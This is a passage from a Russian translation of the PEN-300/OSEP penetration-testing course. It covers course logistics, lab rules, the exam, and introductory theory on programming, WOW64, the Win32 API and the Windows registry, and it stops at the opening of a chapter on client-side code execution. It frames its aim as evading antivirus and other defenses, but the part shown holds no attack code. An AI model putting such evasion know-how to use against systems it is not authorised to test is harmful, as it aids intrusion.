# PEN-300. Техники уклонения и преодоление защит

Русская сборка курса PEN-300/OSEP: выполнение кода на стороне клиента, обход антивирусов и allowlisting, сетевые фильтры, постэксплуатация, латеральное перемещение, MSSQL и Active Directory.

Больше крутых материалов в моём телеграм-канале @grogrigs

# Глава 1. Техники уклонения и преодоление защит: общая информация о курсе

Добро пожаловать на курс «Техники уклонения и преодоление защит» (PEN-300)! PEN-300 был создан для специалистов по безопасности, у которых уже есть некоторый опыт в наступательных техниках и тестировании на проникновение. Этот курс поможет вам развить навыки и знания, необходимые для обхода множества разных типов защит при выполнении продвинутых атак.

Поскольку цель этого курса - обучить наступательным техникам, которые работают против клиентских организаций с усиленными системами, мы ожидаем, что студенты прошли курс PWK[1] и сдали экзамен OSCP либо обладают эквивалентными знаниями и навыками.

## 1.1 О курсе PEN-300

Прежде чем переходить к материалу курса, важно уделить несколько минут базовой терминологии. Специалисты в области ИТ и информационной безопасности используют разные термины для наступательных операций и атак. Чтобы избежать путаницы, мы определим некоторые основные термины так, как понимаем их мы, и так, как они применяются в этом курсе.

Тест на проникновение - это взаимодействие между клиентской организацией и тестировщиком на проникновение. Во время такой операции тестировщик на проникновение выполняет различные санкционированные атаки против клиентской организации. Такие операции могут различаться по масштабу, длительности и сложности.

У теста на проникновение могут быть разные точки входа в целевую организацию. При тесте на проникновение в модели предполагаемого компрометационного доступа тестировщик получает стандартный или низкопривилегированный пользовательский доступ к внутренней системе и может выполнять атаки оттуда. В таком типе теста основное внимание уделяется внутренней сети. Клиент может предоставить дополнительную информацию, чтобы помочь тестированию.

Немного более сложный вариант - внешний тест на проникновение, который может использовать социальную инженерию и атаки на инфраструктуру, обращенную в Интернет. Оба типа тестов на проникновение будут пытаться скомпрометировать как можно большую часть внутренних систем клиентской организации. Это часто включает атаки на Active Directory и производственные системы.

Независимо от того, как проводится тест на проникновение, его общая цель - проверить безопасность ИТ-инфраструктуры клиентской организации.

Вместо проверки безопасности ИТ-инфраструктуры можно проверять реакцию организации на угрозы безопасности. Обычно это называется тестированием красной команды (red team / red teaming) или симуляцией противника и работает за счет имитации техник и процедур продвинутых атакующих.

Основная цель тестирования красной команды - обучить или проверить персонал безопасности в клиентской организации, который называют синей командой (blue team). Хотя многие техники в тестах на проникновение и тестах red team пересекаются, цели у них разные.

PEN-300 даст знания и техники, необходимые для выполнения продвинутых тестов на проникновение против зрелых организаций с развитым уровнем безопасности. Это не курс Red Team. Темы, рассматриваемые в этом курсе, включают такие техники, как атаки с выполнением кода на стороне клиента, обход антивируса, обход белых списков приложений и обход сетевого обнаружения. Вторая половина курса сосредоточена на ключевых концепциях, таких как латеральное перемещение, pivoting (перенаправление через промежуточные системы) и продвинутые атаки на Active Directory.

Поскольку PEN-300 является курсом по продвинутому тестированию на проникновение, в целом мы не будем заниматься уклонением от синей команды. Вместо этого мы сосредоточимся на обходе автоматизированных механизмов безопасности, которые блокируют атаку.

## 1.2 Предоставляемые материалы

Теперь уделим немного времени обзору отдельных компонентов курса. Сейчас у вас должен быть доступ к следующему:

• материалы курса PEN-300;
• доступ к внутренней лабораторной VPN-сети;
• учётные данные студенческого форума;
• Live Support;
• попытка сдачи экзамена OSEP.

Рассмотрим каждый из этих пунктов.

### 1.2.1 Материалы курса PEN-300

Курс включает это лабораторное руководство в формате PDF и сопровождающие его видеоматериалы курса. Информация, изложенная в PDF и видео, является взаимодополняющей: вы можете прочитать лабораторное руководство, а затем посмотреть видео, чтобы закрыть возможные пробелы, или наоборот. В некоторых модулях лабораторное руководство подробнее, чем видео. В других случаях видео может передавать часть информации лучше, чем руководство. Важно внимательно относиться и к тому, и к другому.

Лабораторное руководство также содержит упражнения в конце каждой главы. Выполнение упражнений курса поможет студентам закрепить знания и отработать навыки, необходимые для атаки и компрометации лабораторных машин.

### 1.2.2 Доступ к внутренней лабораторной VPN-сети

Приветственный пакет по электронной почте, который вы получили в дату начала курса, включал ваши учётные данные VPN и соответствующий пакет подключения к VPN. Они позволят вам получить доступ к внутренней лабораторной сети, где вы проведёте значительное количество времени.

Лабораторное время начинается вместе с началом курса и учитывается как непрерывный доступ. Лабораторное время можно приостановить только в чрезвычайной ситуации.[2] Если ваше лабораторное время истекает или скоро истечет, вы можете приобрести продление лаборатории в любой момент. Чтобы купить дополнительное лабораторное время, используйте персональную ссылку для покупки, отправленную на ваш адрес электронной почты.

Если вы покупаете продление лаборатории, пока ваш лабораторный доступ еще активен, вы можете продолжать использовать тот же пакет подключения к VPN. Если вы покупаете продление лаборатории после окончания существующего лабораторного доступа, вы получите новый пакет подключения к VPN.

### 1.2.3 Студенческий форум Offensive Security

Студенческий форум[3] доступен только студентам Offensive Security. Ваши учётные данные форума также входят в приветственный пакет по электронной почте. Доступ не истекает после окончания вашего лабораторного времени. Вы можете продолжать пользоваться форумами ещё долго после сдачи экзамена OSEP.

На форуме вы можете задавать вопросы, делиться интересными ресурсами и предлагать советы, при условии что они не содержат спойлеров. Мы просим всех участников форума внимательно относиться к тому, что они публикуют, и особенно следить за тем, чтобы не испортить общий опыт прохождения курса другим, размещая полные решения. Неподходящие публикации могут модерироваться.

После успешной сдачи экзамена OSEP вы получите доступ к подразделу форума для владельцев сертификата.

### 1.2.4 Live Support и RocketChat

Live Support[4] и RocketChat позволят вам напрямую общаться с нашими студенческими администраторами. Это сотрудники Offensive Security, которые прошли курс PEN-300 и знают материал. Студенческие администраторы доступны через Live Support, чтобы помогать с техническими вопросами, связанными с VPN-подключением к лабораториям и экзамену.

В RocketChat можно общаться с другими студентами PEN-300 и задавать студенческим администраторам вопросы, касающиеся разъяснений по материалам курса и упражнениям. Кроме того, если вы действительно постарались изо всех сил и полностью застряли на лабораторной машине, студенческие администраторы могут дать небольшую подсказку, которая поможет вам продвинуться.

Помните, что информация, предоставляемая студенческими администраторами, будет зависеть от того, насколько подробные сведения вы сможете дать. Чем подробнее вы опишете, что уже пробовали и какие результаты смогли наблюдать, тем лучше.

### 1.2.5 Попытка сдачи экзамена OSEP

В вашу первоначальную покупку курса PEN-300 входит попытка сдачи сертификации Offensive Security Experienced Penetration Tester (OSEP).

Экзамен необязателен, поэтому только вам решать, хотите ли вы за него браться. У вас есть 120 дней после окончания лабораторного времени, чтобы запланировать и выполнить попытку экзамена. Через 120 дней попытка истечет. Если ваша экзаменационная попытка истекает, вы можете купить дополнительную и сдать экзамен в течение 120 дней с даты покупки.

Если вы покупаете продление лаборатории, пока у вас еще есть неиспользованная экзаменационная попытка, срок действия этой попытки будет перенесен на 120 дней после окончания продления лаборатории.

Чтобы забронировать экзамен OSEP, используйте персональную ссылку для планирования экзамена. Эта ссылка включена в письма приветственного пакета. Вы также можете найти ее через панель управления PEN-300.

## 1.3 Общие стратегии прохождения курса

Каждый студент уникален, поэтому не существует единственного лучшего способа проходить этот курс и материалы. Мы хотим побудить вас двигаться по курсу в собственном комфортном темпе. Вам также потребуется применять навыки управления временем, чтобы не сбиваться с плана.

В качестве очень общего подхода к материалам курса мы рекомендуем следующее:

1. Изучите всю информацию, включенную в приветственные письма и письма с информацией о курсе.
2. Изучите материалы курса.
3. Выполните упражнения курса.
4. Атакуйте лабораторные машины.

### 1.3.1 Приветственные письма и письма с информацией о курсе

Прежде всего найдите время, чтобы прочитать всю информацию, включённую в письма, которые вы получили в дату начала курса. Эти письма содержат, среди прочего, ваш пакет VPN, учётные данные лаборатории и форума, а также URL панели управления. В них также есть URL-адреса FAQ курса, RocketChat и страницы поддержки.

### 1.3.2 Материалы курса

После того как вы изучите приведенную выше информацию, можно переходить к материалу курса. В зависимости от предпочитаемого стиля обучения вы можете начать с видеоматериалов курса, а затем изучить информацию по соответствующему модулю в лабораторном руководстве, или наоборот.

По мере прохождения материала курса вам может понадобиться пересматривать или перечитывать модули, чтобы полностью понять содержание. Обратите внимание, что со всеми модулями курса, кроме этого введения, «Теории операционных систем и программирования» и «Старайся усерднее: лаборатории», связаны видеоматериалы курса.

В лабораторном руководстве вы время от времени будете встречать текст красным шрифтом, выровненный по центру. Эти текстовые блоки представляют дополнительную информацию, предоставленную для более широкого контекста, но она не обязательна для понимания повествования об атаке. Обратите внимание, что информация из этих блоков не упоминается в видеоматериалах курса.

Мы рекомендуем относиться к курсу как к марафону, а не как к спринту. Не бойтесь тратить дополнительное время на сложные концепции, прежде чем двигаться дальше по курсу.

### 1.3.3 Упражнения курса

Мы рекомендуем полностью выполнять упражнения в конце каждого модуля, прежде чем переходить к следующему. Они проверят ваше понимание материала и укрепят уверенность для дальнейшего продвижения. Время и усилия, необходимые для выполнения этих упражнений, могут зависеть от уже имеющегося у вас набора навыков.

Обратите внимание, что некоторые упражнения сложны и могут занять значительное время. Мы хотим побудить вас быть настойчивыми, особенно в более трудных упражнениях. Они особенно полезны для развития того самого мышления Offsec "Try Harder".

> **Примечание.** Копирование и вставка кода из лабораторного руководства в скрипт или исходный код может включить непреднамеренные пробелы или переводы строк из-за форматирования.

В некоторых модулях будут дополнительные упражнения повышенной сложности, которые сложнее и требуют больше времени, чем обычные упражнения. Они не обязательны для изучения материала, но помогут развить дополнительные навыки и продвинуться к экзамену.

## 1.4 О лабораториях VPN PEN-300

Лаборатории PEN-300 предоставляют изолированную среду, содержащую два набора типов машин. Первый тип - виртуальные машины, связанные с конкретным модулем лабораторного руководства, а второй - набор задач, представляемых после того, как вы завершите видеоматериалы курса и лабораторное руководство.

Обратите внимание, что все виртуальные машины в этом курсе назначены вам и не используются совместно с другими студентами.

### 1.4.1 Панель управления

После входа во внутреннюю лабораторную VPN-сеть вы сможете получить доступ к панели управления PEN-300. Панель управления PEN-300 поможет вам выполнять откат клиентских и лабораторных машин или бронировать экзамен. URL панели управления был указан в приветственном письме.

### 1.4.2 Откаты

Каждому студенту предоставляется двенадцать откатов каждые 24 часа. Откаты позволяют вернуть конкретный набор лабораторных машин в исходное состояние. Этот счетчик сбрасывается каждый день в 00:00 GMT +0. Если вам требуются дополнительные откаты, вы можете связаться со студенческим администратором по электронной почте (help@offensive-security.com) или обратиться в Live Support, чтобы ваш счетчик откатов был сброшен. Минимальное время между откатами лабораторной машины составляет пять минут.

Каждый модуль из лабораторного руководства, кроме этого введения и модулей «Теория операционных систем и программирования» и «Старайся усерднее: лаборатории», будет иметь запись в раскрывающемся меню. Перед началом упражнений или следованием информации, приведенной в видеоматериалах курса или лабораторном руководстве, вы должны открыть панель управления и выполнить откат записи, связанной с соответствующим модулем.

Обратите внимание, что невозможно выполнить откат одной виртуальной машины для данного модуля или лаборатории. Когда запускается откат, все виртуальные машины соответствующего модуля возвращаются в исходное состояние. Для модулей, расположенных ближе к концу курса, это может занять некоторое время из-за количества используемых машин. Это сделано для обеспечения стабильности лабораторных машин в средах Active Directory.

После длительного отключения от VPN все активные виртуальные машины будут удалены, и при повторном подключении к VPN вам потребуется запросить откат. Поэтому перед отключением от лабораторий обязательно скопируйте все заметки или разработанные скрипты на вашу Kali Linux VM.

После завершения модулей курса и связанных с ними упражнений вы сможете выбрать ряд задач через панель управления. Это выполнит откат набора машин, используемых для имитации целей теста на проникновение. Обратите внимание, что вам не будут предоставлены учётные данные для этих клиентов, поскольку они имитируют тесты на проникновение по модели "чёрного ящика" (black box).

### 1.4.3 Клиентские машины

Для каждого модуля вам будет назначен набор выделенных клиентских машин, которые используются вместе с материалом курса и упражнениями. Количество и типы машин различаются от модуля к модулю, и невозможно одновременно иметь активные клиентские машины из нескольких модулей. После выбора нового модуля все клиентские машины текущего модуля удаляются.

Все машины, используемые в этом курсе, работают на современных операционных системах, таких как Windows 10, Windows Server 2019 и Ubuntu 20.04.

### 1.4.4 Виртуальная машина Kali

Этот курс был создан и спроектирован с учётом Kali Linux. Хотя вы можете использовать любую операционную систему по своему выбору, в лабораторном руководстве и видеоматериалах курса все команды показаны так, как они вводятся в Kali Linux при работе от имени пользователя без прав root.

Кроме того, студенческие администраторы предоставляют поддержку только для Kali Linux, работающей на VMware, но вы можете использовать любое другое программное обеспечение для виртуализации. Рекомендуемый образ Kali Linux[5] - новейший стабильный выпуск в стандартной 64-битной сборке.

### 1.4.5 Поведение лаборатории и ограничения лаборатории

Следующие ограничения строго применяются во внутренней лабораторной VPN-сети. Если вы нарушите любое из приведенных ниже ограничений, Offensive Security оставляет за собой право отключить ваш лабораторный доступ.

1. Не выполняйте ARP-spoofing и любые другие виды отравления (poisoning) или атак man-in-the-middle против сети.
2. Не выполняйте атаки перебора против VPN-инфраструктуры.
3. Не пытайтесь взломать клиентские или Kali-машины других студентов.

## 1.5 Об экзамене OSEP

Сертификационный экзамен OSEP имитирует действующую сеть в частной лаборатории, содержащей одну большую сеть для атаки и компрометации. Чтобы сдать экзамен, вам потребуется либо получить доступ к определенному участку сети, либо набрать не менее 100 баллов, скомпрометировав отдельные машины.

Среда полностью выделяется вам на время экзамена, и у вас будет 47 часов 45 минут на его выполнение. Конкретные инструкции для экзаменационной сети будут находиться в вашей экзаменационной панели управления, которая станет доступна только после начала экзамена.

Ваш экзаменационный пакет, который будет включать пакет подключения к VPN и дополнительные инструкции, будет содержать уникальный URL, по которому вы сможете получить доступ к экзаменационной панели управления.

Чтобы обеспечить целостность наших сертификаций, экзамен будет проходить под удалённым наблюдением. Вы должны присутствовать за 15 минут до времени начала экзамена, чтобы пройти проверку личности и другие предэкзаменационные действия. Перед планированием экзамена обязательно прочитайте наш FAQ по прокторингу[6].

После окончания экзамена у вас будет еще 24 часа, чтобы подготовить экзаменационный отчет и задокументировать свои находки. Вас будут оценивать по качеству и точности экзаменационного отчета, поэтому включайте как можно больше подробностей и убедитесь, что все ваши находки воспроизводимы.

После принятия ваших экзаменационных файлов экзамен будет оценен, и вы получите результаты в течение десяти рабочих дней. Если вы наберете проходной балл, мы попросим вас подтвердить физический адрес, чтобы отправить вам сертификат. Если вы не наберете проходной балл, мы уведомим вас, и вы сможете приобрести пересдачу сертификации по соответствующим ссылкам.

Мы настоятельно рекомендуем тщательно запланировать экзамен на двухдневное окно, когда вы сможете обеспечить отсутствие внешних отвлекающих факторов и обязательств. Также обратите внимание, что доступность экзамена обрабатывается в порядке очереди, поэтому лучше планировать экзамен как можно раньше, чтобы гарантировать наличие предпочитаемой даты.

Для получения дополнительной информации об экзамене мы рекомендуем вам уделить время изучению руководства по экзамену OSEP.[7]

## 1.6 Завершение

В этом модуле мы обсудили важную информацию, необходимую, чтобы получить максимум пользы от курса PEN-300 и лаборатории. Кроме того, мы также рассмотрели, как сдавать итоговый экзамен OSEP. Желаем вам удачи в вашем путешествии по PEN-300 и надеемся, что вам понравятся новые вызовы, с которыми вы столкнетесь.

## Примечания


**[1]** (Offensive Security, 2020), https://www.offensive-security.com/pwk-oscp/
**[2]** (Offensive Security, 2020), https://support.offensive-security.com/registration-and-orders/#can-i-pause-my-lab-time
**[3]** (Offensive Security, 2020), https://forums.offensive-security.com
**[4]** (Offensive Security, 2020), https://support.offensive-security.com
**[5]** (Offensive Security, 2020), https://www.kali.org/downloads/
**[6]** (Offensive Security, 2020), https://support.offensive-security.com/proctoring-faq/
**[7]** (Offensive Security, 2020), https://help.offensive-security.com/hc/en-us/articles/360050293792-OSEP-Exam-Guide

# Глава 2. Теория операционных систем и программирования

Требуется ли программирование для тестирования на проникновение? Это распространенный вопрос, который задают новички в сообществе безопасности. По нашему мнению, формальное образование в области программирования не требуется, но широкое знание языков программирования чрезвычайно полезно. Вооружившись такими широкими знаниями, мы лучше понимаем уязвимости программного обеспечения и общие концепции операционных систем.

Этот модуль даст теоретический подход к программированию и концепциям операционной системы Windows. В нем нет упражнений, но он дает фундаментальные знания, на которые мы будем опираться на протяжении всего курса.

## 2.1 Теория программирования

В следующих нескольких разделах мы представим высокоуровневый обзор программирования и введём важные термины.

### 2.1.1 Уровень языков программирования

Программирование включает множество концепций, классификаций и иерархий. В этом разделе мы дадим общий обзор, хорошо подходящий для тестирования на проникновение.

Все языки программирования являются либо компилируемыми[1], либо интерпретируемыми.[2] При использовании компилируемого языка код должен быть преобразован в двоичный вид, то есть скомпилирован, прежде чем его можно будет выполнить. С другой стороны, при использовании интерпретируемого языка файлы кода, или скрипты, во время выполнения разбираются и преобразуются в требуемый двоичный формат построчно.

> **Примечание.** Описание выше не является на 100% точным в отношении таких концепций, как JIT-компиляция (just-in-time compilation) и оптимизация, но обычно это не имеет значения для нас как тестировщиков на проникновение.

Чтобы описать иерархию языков программирования, мы сосредоточимся на компилируемых языках и начнем с обсуждения языков самого низкого уровня. Низкоуровневые языки программирования сложны для понимания человеком, жестко привязаны к оборудованию и содержат ограниченный набор возможностей. С другой стороны, высокоуровневые языки проще читать и писать программистам, они более переносимы и предоставляют доступ к большей сложности через парадигму объектно-ориентированного программирования.[3]

В самой основе CPU выполняет действия на основании опкодов,[4] происходящих из скомпилированного кода. Опкод - это двоичное значение, которое CPU сопоставляет с конкретным действием. Набор опкодов можно перевести в низкоуровневый язык ассемблера[5], чтобы он был лучше читаем человеком.

Когда мы имеем дело с компьютерами Windows или Linux, нас обычно интересует архитектура x86.[6] Архитектура определяет, какие опкоды допустимы и какой функциональности они соответствуют в ассемблере. То же относится к другим архитектурам CPU, например ARM,[7] которая используется в большинстве смартфонов и планшетов.

Приложения, которым требуются низкие накладные расходы и высокая эффективность, такие как основные компоненты операционной системы или браузера, обычно имеют элементы, написанные на ассемблере. Хотя как тестировщики на проникновение мы не будем часто писать код на ассемблере, его понимание может быть полезным для выполнения различных обходов продуктов безопасности или более продвинутых атак.

Когда мы рассматриваем такой язык, как C,[8] мы используем более читаемый человеком синтаксис, хотя C все еще считается относительно низкоуровневым языком. В отличие от него, C++[9] можно считать одновременно высоко- и низкоуровневым. Он по-прежнему предоставляет доступ ко всем возможностям C и принимает напрямую встроенный ассемблерный код через инструкции inline assembly.[10] C++ также предоставляет доступ к высокоуровневым возможностям, таким как классы и объекты, что делает его объектно-ориентированным языком программирования. Большинство скриптовых языков, таких как Python, JavaScript или PowerShell, являются высокоуровневыми языками и также используют объектно-ориентированную модель программирования.

Код из языков более низкого уровня, таких как C и C++, преобразуется в опкоды в процессе компиляции и выполняется напрямую CPU. Приложения, написанные на низкоуровневых языках, должны самостоятельно выполнять управление памятью; это также называется неуправляемым кодом.[11]

Такие языки, как Java[12] и C#[13], также являются объектно-ориентированными языками программирования, но значительно отличаются тем, как они компилируются и выполняются. Код Java и C# компилируется в байткод,[14] который затем обрабатывается установленной виртуальной машиной. Java использует Java Virtual Machine (JVM), входящую в Java Runtime Environment (JRE). C# использует Common Language Runtime[15] (CLR), который является частью фреймворка .NET.[16]

Веб-браузеры обычно также выполняют код скриптовых языков, таких как JavaScript, через виртуальную машину. Но когда встречаются повторяющиеся задачи, применяется техника, называемая JIT-компиляцией (just-in-time compilation),[17] при которой скрипт компилируется напрямую в нативный код.

Популярность Java во многом связана с ее независимостью от операционной системы, тогда как C# в основном был ограничен платформой Windows. С относительно недавним выпуском .NET Core[18] C# также доступен на Linux или macOS. Когда байткод выполняется, виртуальная машина компилирует его в опкоды, которые выполняет CPU.

При работе с высокоуровневыми языками любой код, скомпилированный в опкоды, часто называют нативным кодом. Код, созданный высокоуровневыми языками и использующий виртуальную машину для выполнения, известен как управляемый код.

В этом сценарии виртуальная машина часто предоставляет поддержку управления памятью, которая может помочь предотвращать уязвимости безопасности, такие как переполнения буфера. Хотя умение программировать на каждом из этих языков не критично, как тестировщики на проникновение мы должны по крайней мере понимать их различия и ограничения.

### 2.1.2 Концепции программирования

В этом разделе мы обсудим некоторые базовые концепции и терминологию, используемые при программировании на высокоуровневых языках.

Ключевой компонент объектно-ориентированного программирования - класс,[19] который действует как шаблон для создания объектов. Большинство классов содержат ряд переменных для хранения связанных данных и методов,[20] которые могут выполнять действия над переменными. В объектно-ориентированной парадигме объект создается как экземпляр своего класса[21] через специальный метод, называемый конструктором.[22] Обычно конструктор называется так же, как его класс, и в основном используется для настройки и инициализации переменных экземпляра класса.

Например, в приведенном ниже листинге при создании объекта `MyClass` конструктор `MyClass` настроит и инициализирует переменную класса `myNumber` значением, переданным как параметр конструктора.

```
public class MyClass {
    private int myNumber;

    // constructor
    public MyClass(int aNumber)
    {
        this.myNumber = aNumber;
    }

    public getNumber()
    {
      return myNumber;
    }
}
```

Листинг 1 - Класс и конструктор

Как отмечено в листинге 1, перед именем класса, метода и переменных ставится модификатор доступа.[23] Два самых распространённых - `public` и `private`. Модификатор `public` позволяет ссылаться на элемент и использовать его как коду вне класса, так и коду внутри класса, тогда как `private` разрешает доступ только коду внутри класса. Та же концепция применяется к методам.

В листинге 1 любой код может вызвать конструктор `MyClass`, но только созданный объект может напрямую ссылаться на переменную `myNumber`. Код вне объекта должен вызвать публичный метод `getNumber`, чтобы получить значение `myNumber`.

Когда мы начнем разрабатывать техники атак и писать собственный код, эти концепции и термины будут становиться все более важными. Кроме того, мы будем опираться на эти концепции, когда будем исследовать и выполнять обратную разработку высокоуровневого кода.

## 2.2 Концепции Windows

Серверы и рабочие станции Windows повсеместно встречаются в современных сетевых средах. Уделим время обсуждению некоторых базовых концепций и терминологии, специфичных для Windows, которые мы будем использовать в нескольких модулях этого курса.

### 2.2.1 Windows On Windows

Большинство машин на базе Windows используют 64-битную версию операционной системы Windows. Однако многие приложения все еще остаются 32-битными. Чтобы обеспечить это, Microsoft ввела концепцию Windows On Windows 64-bit (WOW64),[24] которая позволяет 64-битной версии Windows выполнять 32-битные приложения почти без потери эффективности.

> **Примечание.** Обратите внимание, что 64-битные установки Linux изначально не поддерживают выполнение 32-битных приложений.

WOW64 использует четыре 64-битные библиотеки (`Ntdll.dll`, `Wow64.dll`, `Wow64Win.dll` и `Wow64Cpu.dll`) для эмуляции выполнения 32-битного кода и выполнения преобразований между приложением и ядром.

В 32-битных версиях Windows большинство нативных приложений и библиотек Windows хранятся в `C:\Windows\System32`. В 64-битных версиях Windows 64-битные нативные программы и DLL хранятся в `C:\Windows\System32`, а 32-битные версии - в `C:\Windows\SysWOW64`.

Как тестировщики на проникновение, мы должны помнить об архитектуре или разрядности наших целей, поскольку это определяет тип шеллкода и другого скомпилированного кода, который мы можем использовать.

### 2.2.2 Win32 API

Операционная система Windows и различные ее приложения написаны на множестве языков программирования, от ассемблера до C#, но многие из них используют встроенные программные интерфейсы приложений, или API, предоставляемые Windows. Эти интерфейсы, известные как Win32 API,[25] предлагают разработчикам готовую функциональность.

Сами API спроектированы для вызова из C и документированы с типами данных в стиле C, но, как мы увидим на протяжении этого курса, их можно использовать и с несколькими другими языками. Многие Win32 API документированы Microsoft. Один простой пример - API `GetUserNameA`,[26] экспортируемый `Advapi32.dll`, который получает имя пользователя, выполняющего функцию. Раздел синтаксиса в документации показывает прототип функции,[27] где подробно указано количество и тип аргументов, а также возвращаемый тип:

```
BOOL GetUserNameA(
  LPSTR   lpBuffer,
  LPDWORD pcbBuffer
);
```

Листинг 2 - Прототип функции GetUserNameA

В этом примере API требует два аргумента. Первый - выходной буфер типа `LPSTR`, что является термином Microsoft для массива символов. Второй аргумент - указатель на `DWORD`, то есть 32-битное беззнаковое целое число. Возвращаемое значение API является булевым.

На протяжении этого курса мы будем широко использовать различные Win32 API и связанные с ними типы данных Microsoft.[28] Используя эти API, мы должны помнить о двух конкретных деталях. Во-первых, мы должны определить, является ли процесс 32-битным или 64-битным, поскольку некоторые аргументы и их размер зависят от разрядности. Во-вторых, мы должны различать использование ASCII[29] и Unicode[30], который Microsoft иногда называет UTF-16.[31]

Поскольку ASCII-символы используют один байт, а Unicode использует как минимум два, многие Win32 API доступны в двух отдельных версиях. В листинге 2 выше показан прототип для `GetUserNameA`, где суффикс `A` указывает ASCII-версию API. В листинге 3 ниже показан прототип для `GetUserNameW`, в котором суффикс `W`, от "wide char", указывает Unicode:

```
BOOL GetUserNameW(
  LPWSTR  lpBuffer,
  LPDWORD pcbBuffer
);
```

Листинг 3 - Прототип функции

Теперь тип первого аргумента - `LPWSTR`, то есть массив Unicode-символов. Мы будем широко использовать Win32 API в этом курсе.

### 2.2.3 Реестр Windows

Многие языки программирования поддерживают концепцию локальных и глобальных переменных, где локальные переменные ограничены областью видимости, а глобальные переменные можно использовать где угодно в коде. Операционной системе нужны глобальные переменные примерно таким же образом. Windows использует реестр[32] для хранения многих из них.

В этом разделе мы обсудим реестр, поскольку он содержит важную информацию, которую можно использовать во время атак, а некоторые изменения могут позволить нам обходить конкретные защиты.

Реестр фактически является базой данных, состоящей из огромного количества ключей со связанными значениями. Эти ключи иерархически упорядочены с использованием подразделов. На корневом уровне несколько кустов реестра[33] содержат логические разделы ключей реестра. Информация, связанная с текущим пользователем, хранится в кусте `HKEY_CURRENT_USER` (HKCU), тогда как информация, связанная с самой операционной системой, хранится в кусте `HKEY_LOCAL_MACHINE` (HKLM).

> **Примечание.** Куст `HKEY_CURRENT_USER` доступен для записи текущему пользователю, тогда как изменение куста `HKEY_LOCAL_MACHINE` требует административных привилегий.

Мы можем взаимодействовать с реестром как программно через Win32 API, так и через графический интерфейс с помощью инструментов вроде редактора реестра (`regedit`), показанного на рисунке 1.




Рисунок 1 - Редактор реестра в Windows

На рисунке 1 показаны дополнительные кусты реестра, некоторые из которых мы изучим в последующих модулях. Поскольку 64-битная версия Windows может выполнять 32-битные приложения, каждый куст реестра содержит дублирующий раздел под названием `Wow6432Node`,[34] где хранятся соответствующие 32-битные настройки.

Реестр широко используется операционной системой и множеством приложений. Как тестировщики на проникновение, мы можем получать из него различные сведения для разведки или изменять его, чтобы улучшать атаки или выполнять уклонение от обнаружения.

## 2.3 Завершение

Этот модуль дал краткое введение в программирование и высокоуровневый обзор некоторых важных аспектов операционной системы Windows. Этот чрезвычайно краткий обзор служит подготовкой к техникам, которые мы будем использовать и разрабатывать в этом курсе.

## Примечания


**[1]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Compiled_language#:~:text=A%20compiled%20language%20is%20a,%2Druntime%20translation%20takes%20place
**[2]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Interpreted_language#:~:text=An%20interpreted%20language%20is%20a,program%20into%20machine%2Dlanguage%20instructions.
**[3]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Object-oriented_programming
**[4]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Opcode
**[5]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Assembly_language
**[6]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/X86
**[7]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/ARM_architecture
**[8]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/C_(programming_language)
**[9]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/C%2B%2B
**[10]** (Microsoft, 2018), https://docs.microsoft.com/en-us/cpp/assembler/inline/inline-assembler?view=vs-2019
**[11]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Managed_code
**[12]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Java_(programming_language)
**[13]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/C_Sharp_(programming_language)
**[14]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Bytecode
**[15]** (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/standard/clr
**[16]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/.NET_Framework
**[17]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Just-in-time_compilation
**[18]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/.NET_Core
**[19]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Class_(computer_programming)
**[20]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Method_(computer_programming)
**[21]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Instance_(computer_science)
**[22]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Constructor_(object-oriented_programming)
**[23]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Access_modifiers
**[24]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/winprog64/wow64-implementation-details
**[25]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Windows_API
**[26]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/api/winbase/nf-winbase-getusernamea
**[27]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Function_prototype
**[28]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/winprog/windows-data-types
**[29]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/ASCII
**[30]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Unicode
**[31]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/UTF-16
**[32]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Windows_Registry
**[33]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry-hives
**[34]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/sysinfo/32-bit-and-64-bit-application-data-in-the-registry

# Глава 3. Выполнение кода на стороне клиента с помощью Office

Обычно существует два способа получить несанкционированный удалённый доступ к системе. Первый - эксплуатировать уязвимое приложение или службу, открытую в Интернет. Хотя это не требует взаимодействия с жертвой, цель должна запускать уязвимое программное обеспечение, которое нам нужно атаковать с помощью эксплойта.

